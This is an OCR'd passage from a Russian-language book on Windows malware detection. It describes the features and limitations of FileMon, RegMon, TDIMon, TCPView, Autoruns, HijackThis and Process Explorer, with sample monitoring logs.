
## FileMon

Утилита FileMon (**http://www.sysinternals.com/Utilities/Filemon.html**) позволяет осуществлять мониторинг всех файловых операций в реальном времени (рис. 3.6). Основные характеристики утилиты:

- распространяется бесплатно;
- не требует инсталляции, может запускаться из сетевой папки ли с CD-ROM;
- размер около 150 Кбайт;
- может функционировать в Windows 98/2000/XP/2003. Поддерживаются 64-битная платформа и процессоры Alfa.

Кроме файловых операций FileMon позволяет осуществлять мониторинг операций с именованными каналами (Named Pipes), Mail Slot и сетевыми ресурсами. Необходимо учесть, что внутри исполняемого файла filemon.exe хранятся драйверы, которые извлекаются и инсталлируются в момент его запуска.

Полезной особенностью программы является возможность настраиваемой фильтрации регистрируемых событий (рис. 3.7).




| # | Time | Process | Request | Path | Resu |
|---|---|---|---|---|---|
| 65 | 20:33:25 | csrss.exe:... | CLOSE | C:\WINDOWS\WinSxS\Policies\x86_... | SUCC |
| 66 | 20:33:25 | csrss.exe:... | OPEN | C:\WINDOWS\Assembly\GAC\Policy.... | PATH |
| 67 | 20:33:25 | csrss.exe:... | QUERY INFORMATION | C:\WINDOWS\WinSxS\Manifests\x86... | SUCC |
| 68 | 20:33:25 | csrss.exe:... | QUERY INFORMATION | C:\WINDOWS\WinSxS\Manifests\x86... | SUCC |
| 69 | 20:33:25 | csrss.exe:... | OPEN | C:\WINDOWS\WinSxS\Policies\x86_... | NOT |
| 70 | 20:33:25 | csrss.exe:... | OPEN | C:\WINDOWS\Assembly\GAC\Policy.... | PATH |
| 71 | 20:33:25 | csrss.exe:... | QUERY INFORMATION | C:\WINDOWS\WinSxS\Manifests\x86... | NOT |
| 72 | 20:33:25 | csrss.exe:... | QUERY INFORMATION | C:\WINDOWS\assembly\GAC\Micros... | PATH |
| 73 | 20:33:25 | csrss.exe:... | OPEN | C:\WINDOWS\WinSxS\Policies\x86_... | NOT |
| 74 | 20:33:25 | csrss.exe:... | OPEN | C:\WINDOWS\Assembly\GAC\Policy.... | PATH |
| 75 | 20:33:25 | csrss.exe:... | QUERY INFORMATION | C:\WINDOWS\WinSxS\Manifests\x86... | NOT |
| 76 | 20:33:25 | csrss.exe:... | QUERY INFORMATION | C:\WINDOWS\assembly\GAC\Micros... | PATH |
| 77 | 20:33:25 | csrss.exe:... | OPEN | C:\WINDOWS\WinSxS\Manifests\x86... | SUCC |
| 78 | 20:33:25 | csrss.exe:... | READ | C:\WINDOWS\WinSxS\Manifests\x86... | SUCC |
| 79 | 20:33:25 | csrss.exe:... | CLOSE | C:\WINDOWS\WinSxS\Manifests\x86... | SUCC |
| 80 | 20:33:25 | csrss.exe:... | OPEN | C:\WINDOWS\WinSxS\Manifests\x86... | SUCC |
| 81 | 20:33:25 | csrss.exe:... | QUERY INFORMATION | C:\WINDOWS\WinSxS\Manifests\x86... | SUCC |
| 82 | 20:33:25 | csrss.exe:... | QUERY INFORMATION | C:\WINDOWS\WinSxS\Manifests\x86... | BUFF |
| 83 | 20:33:25 | csrss.exe:... | READ | C:\WINDOWS\WinSxS\Manifests\x86... | SUCC |
| 84 | 20:33:25 | csrss.exe:... | READ | C:\WINDOWS\WinSxS\Manifests\x86... | END |
| 85 | 20:33:25 | csrss.exe:... | CLOSE | C:\WINDOWS\WinSxS\Manifests\x86... | SUCC |

**Рис. 3.6.** FileMon, главное окно программы





**Рис. 3.7.** Окно настройки фильтра утилиты FileMon

Кроме фильтра предусмотрен пункт меню **Volumes**, который позволяет включить или выключить мониторинг для каждого тома.

Протокол утилиты может быть сохранен в текстовый файл для последующего анализа. Разделителем полей протокола является символ табуляции, что позволяет импортировать его в Microsoft Excel.

## RegMon

Утилита RegMon (**http://www.sysinternals.com/Utilities/Regmon.html**) позволяет осуществлять мониторинг всех операций с реестром в реальном времени, распространяется бесплатно (рис. 3.8). Интерфейс данной утилиты аналогичен FileMon. Исполняемый файл использует для работы драйвер, который хранится внутри исполняемого файла. В момент запуска программы этот драйвер сохраняется в папке Drivers и устанавливается в системе. Принцип работы программы основан на перехвате функций ядра путем правки адресов в KiST, поэтому установленные драйвером утилиты RegMon перехватчики могут быть детектированы и нейтрализованы антируткитом. Этот момент необходимо обязательно учитывать в ходе комплексной проверки системы — утилита RegMon должна применяться после использования антируткита.





**Рис. 3.8.** RegMon, главное окно программы

Запись событий можно временно приостановить, воспользовавшись пунктом меню **File | Capture events**.


Двойной щелчок мышью на строке протокола приводит к открытию редактора реестра и автоматическому позиционированию на соответствующий ключ реестра, что удобно для детализированного анализа. Как и в случае с FileMon, протоколы утилиты могут быть сохранены в текстовый файл с разделителями для автоматического анализа.

***НА ЗАМЕТКУ***

Утилита Regmon очень удобна для поиска программ, модифицирующих некоторые параметры в реестре. Однако при ее применении необходимо учитывать, что многие вредоносные программы могут обнаруживать присутствие RegMon по имени процесса или по наличию характерного драйвера.

## TDIMon

Утилита TDIMon (**http://www.sysinternals.com/Utilities/TdiMon.html**) предназначена для мониторинга сетевой активности приложений (рис. 3.9). В ее отчете регистрируется обмен приложений по протоколам TCP и UDP. Утилита не нуждается в инсталляции и может оказаться весьма полезной для обнаружения программ, ведущих скрытый обмен с сетью.




| # | Time | Process | Object | Request | Local | Remote |
|---|---|---|---|---|---|---|
| 1 | 0.00000000 | IEXPLORE.EXE:112 | 8171DA18 | IRP_MJ_CREATE | UDP:127.0.0.1:0 | |
| 2 | 0.01490469 | IEXPLORE.EXE:112 | 8171DA18 | TDI_SET_EVENT_HANDLER | UDP:127.0.0.1:1032 | |
| 3 | 0.01619535 | IEXPLORE.EXE:112 | 8171DA18 | TDI_SET_EVENT_HANDLER | UDP:127.0.0.1:1032 | |
| 4 | 0.01657753 | IEXPLORE.EXE:112 | 8171DA18 | TDI_SET_EVENT_HANDLER | UDP:127.0.0.1:1032 | |
| 5 | 0.01696556 | IEXPLORE.EXE:112 | 8171DA18 | TDI_QUERY_INFORMATION | UDP:127.0.0.1:1032 | |
| 6 | 0.06573154 | IEXPLORE.EXE:112 | 8171DA18 | TDI_QUERY_INFORMATION | UDP:127.0.0.1:1032 | |
| 7 | 0.06638693 | IEXPLORE.EXE:112 | 8171DA18 | TDI_QUERY_INFORMATION | UDP:127.0.0.1:1032 | |
| 8 | 0.06825868 | IEXPLORE.EXE:112 | 8171DA18 | TDI_CONNECT | UDP:127.0.0.1:1032 | 127.0.0.1:1032 |
| 9 | 0.67356242 | svchost.exe:1004 | 815A6090 | IRP_MJ_DEVICE_CONTROL | TCP:<none> | |
| 10 | 0.69527831 | svchost.exe:1004 | 815A6090 | IRP_MJ_DEVICE_CONTROL | TCP:<none> | |
| 11 | 0.69586665 | svchost.exe:1004 | 815A6090 | IRP_MJ_DEVICE_CONTROL | TCP:<none> | |
| 12 | 0.69708217 | svchost.exe:1004 | 815A6090 | IRP_MJ_DEVICE_CONTROL | TCP:<none> | |
| 13 | 0.70914683 | svchost.exe:1004 | 815A6090 | IRP_MJ_DEVICE_CONTROL | TCP:<none> | |
| 14 | 0.70965919 | svchost.exe:1004 | 815A6090 | IRP_MJ_DEVICE_CONTROL | TCP:<none> | |
| 15 | 0.71200558 | svchost.exe:1004 | 815A6090 | IRP_MJ_DEVICE_CONTROL | TCP:<none> | |
| 16 | 0.71250899 | svchost.exe:1004 | 815A6090 | IRP_MJ_DEVICE_CONTROL | TCP:<none> | |
| 17 | 0.84618324 | svchost.exe:1120 | 81516838 | TDI_SEND_DATAGRAM | UDP:0.0.0.0:1025 | 172.20.97.203 |
| 18 | 0.91109596 | svchost.exe:1120 | 81516838 | TDI_SEND_DATAGRAM | UDP:0.0.0.0:1025 | 172.20.97.1:53 |
| 19 | 10.28070523 | svchost.exe:1004 | 81701AA8 | TDI_SEND_DATAGRAM | UDP:172.20.107.28:138 | 172.20.107.25 |

**Рис. 3.9.** Утилита TDIMon

Принцип работы утилиты основан на мониторинге IRP-пакетов, обращенных к TDI-драйверу. Это означает, что утилита не будет регистрировать пакеты, передаваемые в обход TDI-интерфейса. В остальном работа с TDIMon аналогична работе с утилитой RegMon.

Утилита обладает несколькими достоинствами:

- не требует инсталляции;

- в протоколе сетевая активность привязана к конкретным процессам, что существенно упрощает анализ;
- TdiMon не является сниффером и регистрирует только обмен запущенных приложений с сетью. Следовательно, применение этой утилиты в корпоративной среде не вызовет нареканий со стороны службы информационной безопасности.

## TCPView

Задачей TCPView (**http://www.sysinternals.com/Utilities/TcpView.html**) является отображение списка прослушиваемых портов TCP и UDP, а также списка установленных соединений по протоколу TCP (рис. 3.10). Утилита не требует инсталляции, размер около 100 Кбайт.





**Рис. 3.10.** TCPView, главное окно программы

Особенностью программы является привязка прослушиваемого порта или открытого соединения к использующему его процессу.

Список портов и соединений автоматически обновляется с настраиваемой скоростью, новые и удаляемые записи выделяются цветом для удобства наблюдения в динамике. Утилита TCPView очень удобна для поиска программ, различных spam-bot и spyware. У утилиты есть несколько уязвимостей, которые необходимо учитывать при ее использовании.

- Обнаружение факта прослушивания определенного порта еще не означает, что этот порт прослушивает указанная в протоколе TCPView программа. Возможно, что в адресном пространстве указанного в протоколе процесса создан троянский поток или машинный код программы модифицирован в памяти, или в адресное пространство процесса загружена троянская библиотека. Подобными приемами часто пользуются разработчики backdoor-программ, что позволяет усложнить поиск вредоносной программы и в ряде случаев обойти Firewall за счет работы из контекста легитимного процесса.
- Утилита не имеет защиты от руткитов, следовательно, получаемые TCPView данные могут быть искажены в результате работы руткита.
- Применение RAW Socket или иных низкоуровневых методов обмена с сетью позволяет организовывать обмен без явного прослушивания порта или установления соединения. Для обнаружения подобной активности необходимо применять TDIMon и снифферы *(см. разд. "Снифферы" в этой главе)*.

# Утилиты для управления автозапуском

Основное назначение утилит данного класса — поиск программ и библиотек, зарегистрированных различными методами в автозапуске. Штатную утилиту msconfig для этих целей применять не рекомендуется, так как она анализирует небольшое количество документированных ключей автозапуска. Практика показывает, что разработчики вредоносных программ стараются применить неподдерживаемые утилитой msconfig методики автозапуска.

## Autoruns

Утилита Autoruns (рис. 3.11) является одной из лучших утилит данного класса. Распространяется в двух вариантах: в виде GUI-приложения и консольной утилиты-анализатора, управляемой ключами командной строки. Объем около 260 Кбайт, адрес программы в Интернете: **http://www.sysinternals.com/Utilities/Autoruns.html**. Утилита не требует инсталляции и может работать на

любой версии Windows, включая Windows XP 64-bit Edition и Windows Server 2003 64-bit Edition.





**Рис. 3.11.** Утилита Autoruns

Утилита анализирует десятки различных методов автозапуска.

- Классические методы автозапуска (ключи реестра `Run`, `RunOnce`, папка Автозагрузка и ряд других менее известных).
- Расширения проводника различных видов.
- Расширения Internet Explorer (BHO, панели инструментов).
- Задания планировщика.
- Службы и драйверы.
- Провайдеры LSA.
- Библиотеки мониторинга печати.
- Провайдеры Winsock.
- Расширения Winlogon.

В данном списке перечислены только основные виды автозапуска, отслеживаемые утилитой Autoruns. Для каждого вида автозапуска предусмотрена закладка, содержащая относящиеся к нему элементы. Кроме этого, предусмотрена закладка **Everything**, содержащая все обнаруженные элементы автозапуска. Каждый элемент автозапуска может быть временно отключен или удален.

Утилита обладает несколькими полезными для исследования системы функциями.

- В настройках предусмотрена опция **Hide Microsoft Entries**. Включение этой опции активирует фильтр по наличию у автозагружаемых элементов цифровой подписи Microsoft (файлы с цифровой подписью не отображаются, что существенно сокращает размер списка и упрощает анализ).
- Двойной щелчок левой кнопкой мыши на любом из элементов автозапуска приводит к запуску редактора реестра и позиционированию на ключ и параметр, соответсвующий элементу автозапуска.
- Контекстное меню позволяет удалить элемент, копировать данные в буфер обмена (разделителем полей является символ табуляции), выполнить поиск в Интернете по имени файла, вызвать окно просмотра свойств автозагружаемого файла.
- Информацию о найденных элементах автозапуска можно сохранить в виде текстового протокола (**File | Save**) и затем сравнить с текущим списком элементов автозапуска (**File | Compare**). Обнаруженные расхождения выделяются цветом.

> ***НА ЗАМЕТКУ***
>
> Возможность сравнения текущего списка автозапуска и ранее сохраненного протокола не акцентирована в справке, но тем не менее является очень полезной для системного администратора и пользователя — можно сохранить протокол после установки системы и всех основных приложений и затем периодически сравнивать текущий список автозапуска с ранее сохраненным. Анализ добавившихся в автозагрузку файлов позволит оперативно обнаружить вредоносные программы.

Несмотря на широкие возможности, данная программа обладает рядом ограничений.

- Отсутствие защиты от руткитов является основным недостатком данной программы. В результате достаточно простой и распространенный руткит (например, HackerDefender и его многочисленные клоны) может успешно маскировать свои ключи автозапуска посредством перехвата API-функций, отвечающих за работу с реестром.
- Многие современные вредоносные программы успешно защищаются от удаления из автозапуска. Как правило, это достигается посредством пе-

риодической проверки и пересоздания ключей реестра, применяемых вредоносной программой для автозагрузки. Другой методикой является удаление текущего ключа и создание нового, с другим именем. Повторение подобной операции с частотой 1—2 раза с секунду приводит к тому, что в момент анализа Autoruns обнаружит некий ключ, но в момент попытки его блокировки или удаления данного ключа в реестре уже не будет — вместо него будет создан новый с другим именем.

- Известны вредоносные программы, маскирующие свой автозапуск без руткит-технологии. Принцип действия таких программ состоит в создании ключа автозапуска в момент завершения работы системы и его удалении после запуска вредоносной программы в ходе загрузки системы.
- У Autoruns отсутствует защита процесса от остановки или модификации в памяти. В результате вредоносная программа может принудительно завершить работу процесса autoruns.exe или нарушить его работоспособность.

Противодействие перечисленным методикам может осуществляться с помощью антируткита AVZ и системы AVZ Guard (подробно описана далее). В этом случае достаточно нейтрализовать руткиты посредством AVZ, активировать AVZ Guard и запустить Autoruns в качестве доверенного приложения.

> ***НА ЗАМЕТКУ***
>
> Утилита Autoruns не содержит обновляемых баз с описанием новых принципов автозапуска, поэтому желательно периодически обновлять версию программы. Обновления утилиты выходят регулярно, каждая версия распознает большее количество способов автозапуска.

Консольный вариант утилиты удобен для автоматизированного анализа компьютера. Управление утилитой производится с помощью параметров командной строки. Пример типового набора параметров:

```
autorunsc.exe -a -m > log.txt
```

Параметр `-a` в данном случае предписывает утилите отображать все элементы автозапуска, параметр `-m` — исключить из протокола элементы, подписанные Microsoft. Для автоматического анализа удобно применять ключ `-c`. Данный параметр переключает формат выводимой информации с текстового (который является форматом по умолчанию) на CSV.

# Утилита HijackThis

Утилита HijackThis (**http://www.tomcoyote.org/hjt/**) пользуется огромной популярностью в различных конференциях, посвященных анализу компьютера на предмет наличия на нем шпионских или троянских программ (рис. 3.12).





**Рис. 3.12.** Утилита HijackThis

Основное назначение утилиты — выполнение экспресса анализа компьютера и формирование текстового протокола с результатами проверки. Основные характеристики утилиты:

- распространяется бесплатно;
- имеет небольшой размер, в районе 200—220 Кбайт;
- не требует инсталляции и может быть запущена с CD или из сетевой папки;
- создает структурированный текстовый протокол, который удобно анализировать вручную или с помощью автоматизированных средств;
- позволяет "исправить" (кнопка **Fix Checked**) любой из обнаруженных элементов.

> ***Замечание***
>
> Термин "исправить" в большинстве случаев не отражает сущности выполняемой операции, правильнее было бы сказать "удалить".

Утилита в основном оперирует с данными реестра. Она не содержит средств сигнатурного поиска или поведенческого анализа, поэтому во всех случаях решение должен принимать пользователь.

В протоколе утилиты отображаются запущенные в момент сканирования процессы, элементы автозапуска, службы, различные настройки браузера и модули его расширения (BHO, панели), настройки TCP/IP, содержимое файла Hosts и ряд других параметров. Все параметры разбиты на группы, при отображении на экране и выводе в протокол все записи снабжаются префиксами, например, "O23" или "R1". Расшифровка префиксов дается в справке, которую можно просмотреть при нажатии кнопки **Info**. Наличие префикса существенно упрощает автоматическую обработку файла и дальнейший поиск параметров для их удаления и исправления.

Основным недостатком программы является отсутствие защиты от руткитов — простейший перехват функций в UserMode позволяет скрыть от HijackThis любую информацию или вместо реальных данных выдать эталонные значения ключей. Кроме того, утилита бесполезна против вредоносных программ, защищающих свои ключи реестра путем их непрерывного мониторинга и восстановления.

# Диспетчеры процессов

Как известно, стандартный диспетчер процессов Windows выдает минимум информации о запущенных процессах и чаще всего становится объектом атаки со стороны руткитов. Для анализа компьютера и поиска вредоносных программ необходимы более эффективные средства. Одним из таких средств является утилита Process Explorer.

## Утилита Process Explorer

Утилита Process Explorer
(**http://www.sysinternals.com/Utilities/ProcessExplorer.html**) —
это диспетчер задач с расширенными функциями (рис. 3.13).

Утилита обладает следующими характеристиками:

- размер дистрибутива 640 Кбайт, размер исполняемого файла 1,3 Мбайт;
- распространяется бесплатно;
- не требует инсталляции и может быть запущена с CD или сетевой папки;
- может замещать системный диспетчер процессов.





**Рис. 3.13.** Главное окно утилиты Process Explorer

В главном окне программы отображается список процессов, обновляемый с настраиваемой периодичностью. Список процессов является древовидным, группировка идет по родительскому процессу.

В нижней части окна может отображаться панель со списком открытых Handle или загруженных библиотек текущего процесса. Для каждого из запущенных процессов может быть вызвано окно свойств, содержащее дополнительную информацию о процессе и исполняемом файле.

- Вкладка **Image** содержит сведения об исполняемом файле, командной строке (с которой был запущен процесс), текущем каталоге.
- Вкладка **Performance** содержит различные счетчики производительности, информацию об использовании памяти.
